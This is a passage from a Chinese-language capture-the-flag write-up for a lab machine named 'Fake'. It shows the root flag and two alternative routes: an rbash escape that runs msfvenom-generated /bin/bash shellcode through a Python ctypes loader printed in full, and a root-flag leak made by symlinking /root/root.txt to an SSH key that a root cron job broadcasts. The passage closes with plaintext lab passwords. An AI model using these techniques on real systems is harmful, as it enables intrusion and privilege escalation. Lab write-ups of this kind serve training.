root@Fake:/var/backups# cd ~
root@Fake:~# cat root.txt
flag{root-3a7d567ac33be7bb8a77a7ce96d35913}
```

后记

绕过 Rbash

在 `jockey` 用户拿到正常shell的路径，还有一种解，~~但如果你要复现的话，重装一下靶机~~

在 `.local/bin/` 中你可以发现有个 `loader` 的文件大小与其他不同

```bash
-rbash-5.0$ ls -al .local/bin/
total 740
drwxr-xr-x 2 jockey jockey   4096 May 20 08:01 .
drwxr-xr-x 4 jockey jockey   4096 May 20 00:33 ..
-rwxr-xr-x 1 jockey jockey   1723 May 20 07:53 awk
……————————————
-rwxr-xr-x 1 jockey jockey 169496 May 20 00:59 cat
-rwxr-xr-x 1 jockey jockey   1411 May 20 00:33 loader
-rwxr-xr-x 1 jockey jockey 365496 May 20 00:59 ls
-rwxr-xr-x 1 jockey jockey   1874 May 20 08:00 sh
-rwxr-xr-x 1 jockey jockey  22816 May 20 00:33 xxd
……————————————
```

看一下文件内容

```python
```

```python
#!/usr/bin/python3

import sys
import ctypes

def run_hex(hex):
    # Convert the hex from hex to bytes
    hex_bytes = bytes.fromhex(hex)

    # Allocate executable memory
    # Use ctypes to allocate memory with PROT_READ | PROT_WRITE | PROT_EXEC
    hex_func = ctypes.CFUNCTYPE(ctypes.c_void_p)
    hex_buffer = ctypes.create_string_buffer(hex_bytes, len(hex_bytes))
    ctypes.memmove(hex_buffer, hex_bytes, len(hex_bytes))

    # Mark the buffer as executable
    libc = ctypes.CDLL('libc.so.6')
    mprotect = libc.mprotect
    mprotect.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_int]
    mprotect.restype = ctypes.c_int

    PROT_READ = 0x1
    PROT_WRITE = 0x2
    PROT_EXEC = 0x4
    PAGE_SIZE = 4096
    addr = ctypes.addressof(hex_buffer)
    addr_page_aligned = addr - (addr % PAGE_SIZE)
    size = len(hex_bytes)
    size_page_aligned = PAGE_SIZE * ((size // PAGE_SIZE) + 1)

    if mprotect(addr_page_aligned, size_page_aligned, PROT_READ | PROT_WRITE |
PROT_EXEC) != 0:
        raise Exception("Failed to set memory permissions")

    # Cast the buffer to a function and call it
    hex_func_type = ctypes.CFUNCTYPE(ctypes.c_void_p)
    hex_func = hex_func_type(ctypes.addressof(hex_buffer))
    hex_func()

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: loader <hex string>")
        sys.exit(1)

    hex_hex = sys.argv[1]
    run_hex(hex_hex)
```

丢给GPT解释下，简单的**十六进制Shellcode加载器**

`run_hex(hex)` 函数，负责将十六进制字符串作为可执行代码运行

可以利用 `msf` 生成 `/bin/bash` 的 `shellcode`

```bash
❯ msfvenom -p linux/x64/exec CMD="/bin/bash" -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 46 bytes
Final size of hex file: 92 bytes
48b82f62696e2f7368009950545f5266682d63545e52e80a0000002f62696e2f62617368005657545e6a3b580f05
```

尝试执行，这样就能拿到正常的shell了，重新 `export PATH` 即可

```bash
[rbash]:$ loader
Usage: loader <hex string>
[rbash]:$ loader
48b82f62696e2f7368009950545f5266682d63545e52e80a0000002f62696e2f62617368005657545e6a3b580f05
jockey@Fake:/home/jockey$ echo $0
/bin/bash
```

读Flag

`ta0` 给出了一种解法，但只能用于读root flag，如果想要拿root shell的话还是需要走正常路径的


主要是我考虑不周 🌿，在开头有个程序会定期执行 `/opt/broadcast.sh` 程序，发送广播包，即用户的私钥

但这个定时任务是 `root` 身份执行的，又因为我们拿到 `jockey` 的正常shell，直接将 `/root/root.txt` 软链接到 `id_rsa`

```bash
jockey@Fake:~$ cd .ssh/
jockey@Fake:~/.ssh$ rm id_rsa
jockey@Fake:~/.ssh$ ln -s /root/root.txt id_rsa
```

然后坐等脚本执行

抓包即可



---

jockey:hxk7qbz0tnp-few9EXK

backup:123456

root:JZJ*ydz1vfz3nvg5ezc